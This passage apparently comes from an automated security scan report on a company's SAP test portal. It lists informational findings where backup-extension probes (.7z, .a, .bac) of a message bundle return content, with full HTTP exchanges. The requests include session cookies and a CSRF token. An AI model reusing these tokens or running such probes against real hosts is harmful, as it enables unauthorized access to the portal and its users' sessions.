/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close
```

23.85. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.7z

Summary

Severity: **Information**
Confidence: **Certain**

Host: <https://testportal.zalaris.com>
Path: /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties

Request 1

```
GET /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.7z?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=Y43eHT283zZx6XKbmxFKEJ2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QPj1656564413184j1656585793949; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:57:16 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: text/html
Content-Length: 35773
cache-control: max-age=604800
last-modified: Thu, 30 Jun 2022 10:57:06 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

SAPUR_ACC_NL_CHILDREN=Navigation list contains list entries.
SAPUR_ACC_TABLE_CHILDREN=Table contains a content area with rows and columns
SAPUR_ACC_TREE_CHILDREN=Tree contains tree nodes
SAPUR_ACR=Accordion
SAPUR_ACR_EDITABLE_TITLE=Title can be edited. Enter a text.
SAPUR_ACR_EDIT_TITLE=To edit title, press F2
SAPUR_ACR_END=End of Accordion
SAPUR_ACR_LOCK_TITLE=To lock title, press Enter
SAPUR_AL=Output list displays {0} lines
SAPUR_ALERT=Alert
SAPUR_AL_END=End of output list
SAPUR_AL_PAGE=Output list displays {0} of {1} lines starting with line {2}
SAPUR_AL_SCROLL=Output list is paging. Please wait...
SAPUR_AP=Applet
SAPUR_APRIL=April
SAPUR_AP_ALT=Due to browser or system restrictions, this active component (applet) cannot be installed, executed or displayed
SAPUR_AP_END=End of Applet
SAPUR_ARIA_CNPLABEL=Personal Navigation
SAPUR_AUGUST=August
SAPUR_AX=ActiveX
SAPUR_AX_ALT=Due to browser or system restrictions, this active component (ActiveX) cannot be installed, executed, or displayed
SAPUR_AX_END=End of ActiveX
SAPUR_B=Button
SAPUR_BADVALUE=Bad value
SAPUR_BLANK=
SAPUR_BRC=Breadcrumb navigation list
SAPUR_BRC_ARIA=Breadcrumb
SAPUR_BRC_MORE=More
SAPUR_BRC_MORE_TUT=To open menu, press F4
SAPUR_BRC_SL=Link
SAPUR_BROWSER_COMPAT_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in standards mode (IE9 or higher).
```

The application was started, however, in compatibility mode.({0}).
SAPUR_BROWSER_QUIRKS_CONTINUE=Ignore
SAPUR_BROWSER_QUIRKS_TITLE=A critical rendering error has been detected.
SAPUR_BROWSER_QUIRKS_WARN=Use the device ""standards"" in your application - otherwise the application will not work correctly or visualization errors may occur ({0}).
SAPUR_BROWSER_STD_IE8_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in compatibility mode. The application was started, however, in standards mode (IE9 or higher
...[SNIP]...

Request 2

```
GET /sap/public/bc/ur/nw7/js/texts/pdg.properties.7z?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656585793949; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 Resource Not Found
Date: Thu, 30 Jun 2022 10:57:17 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://cdn.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close
```

23.86. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.a

Summary

Severity: **Information**
Confidence: **Certain**
Host: **https://testportal.zalaris.com**
Path: **/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties**

Request 1

```
GET /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.a?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
```



```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 11:01:17 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: text/html
Content-Length: 35773
cache-control: max-age=604800
last-modified: Thu, 30 Jun 2022 11:01:08 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com https://ui5.sap.com/ https://zallestcoors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

SAPUR_ACC_NL_CHILDREN=Navigation list contains list entries.
SAPUR_ACC_TABLE_CHILDREN=Table contains a content area with rows and columns
SAPUR_ACC_TREE_CHILDREN=Tree contains tree nodes
SAPUR_ACR=Accordion
SAPUR_ACR_EDITABLE_TITLE=Title can be edited. Enter a text.
SAPUR_ACR_EDIT_TITLE=To edit title, press F2
SAPUR_ACR_END=End of Accordion
SAPUR_ACR_LOCK_TITLE=To lock title, press Enter
SAPUR_AL=Output list displays {0} lines
SAPUR_ALERT=Alert
SAPUR_AL_END=End of output list
SAPUR_AL_PAGE=Output list displays {0} of {1} lines starting with line {2}
SAPUR_AL_SCROLL=Output list is paging. Please wait...
SAPUR_AP=Applet
SAPUR_APRIL=April
SAPUR_AP_ALT=Due to browser or system restrictions, this active component (applet) cannot be installed, executed or displayed
SAPUR_AP_END=End of Applet
SAPUR_ARIA_CNPLABEL=Personal Navigation
SAPUR_AUGUST=August
SAPUR_AX=ActiveX
SAPUR_AX_ALT=Due to browser or system restrictions, this active component (ActiveX) cannot be installed, executed, or displayed
SAPUR_AX_END=End of ActiveX
SAPUR_B=Button
SAPUR_BADVALUE=Bad value
SAPUR_BLANK=
SAPUR_BRC=Breadcrumb navigation list
SAPUR_BRC_ARIA=Breadcrumb
SAPUR_BRC_MORE=More
SAPUR_BRC_MORE_TUT=To open menu, press F4
SAPUR_BRC_SL=Link
SAPUR_BROWSER_COMPAT_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in standards mode (IE9 or higher).
The application was started, however, in compatibility mode.({0}).
SAPUR_BROWSER_QUIRKS_CONTINUE=Ignore
SAPUR_BROWSER_QUIRKS_TITLE=A critical rendering error has been detected.
SAPUR_BROWSER_QUIRKS_WARN=Use the device ""standards"" in your application - otherwise the application will not work correctly or visualization errors may occur ({0}).
SAPUR_BROWSER_STD_IE8_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in compatibility mode. The
application was started, however, in standards mode (IE9 or higher
...[SNIP]...
```

Request 2

```
GET /sap/public/bc/ur/nw7/js/texts/fp.properties.a?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
```

```
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 Resource Not Found
Date: Thu, 30 Jun 2022 11:01:19 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close
```

23.87. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.bac

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties

Request 1

```
GET /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.bac?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 11:00:53 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: text/html
Content-Length: 35773
cache-control: max-age=604800
last-modified: Thu, 30 Jun 2022 11:00:43 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

SAPUR_ACC_NL_CHILDREN=Navigation list contains list entries.
SAPUR_ACC_TABLE_CHILDREN=Table contains a content area with rows and columns
SAPUR_ACC_TREE_CHILDREN=Tree contains tree nodes
SAPUR_ACR=Accordion
SAPUR_ACR_EDITABLE_TITLE=Title can be edited. Enter a text.
SAPUR_ACR_EDIT_TITLE=To edit title, press F2
SAPUR_ACR_END=End of Accordion
SAPUR_ACR_LOCK_TITLE=To lock title, press Enter
SAPUR_AL=Output list displays {0} lines
SAPUR_ALERT=Alert
SAPUR_AL_END=End of output list
SAPUR_AL_PAGE=Output list displays {0} of {1} lines starting with line {2}
SAPUR_AL_SCROLL=Output list is paging. Please wait...
SAPUR_AP=Applet
SAPUR_APRIL=April
SAPUR_AP_ALT=Due to browser or system restrictions, this active component (applet) cannot be installed, executed or displayed
SAPUR_AP_END=End of Applet
SAPUR_ARIA_CNPLABEL=Personal Navigation
SAPUR_AUGUST=August
SAPUR_AX=ActiveX
SAPUR_AX_ALT=Due to browser or system restrictions, this active component (ActiveX) cannot be installed, executed, or displayed
SAPUR_AX_END=End of ActiveX
SAPUR_B=Button
SAPUR_BADVALUE=Bad value
SAPUR_BLANK=
SAPUR_BRC=Breadcrumb navigation list
SAPUR_BRC_ARIA=Breadcrumb
SAPUR_BRC_MORE=More
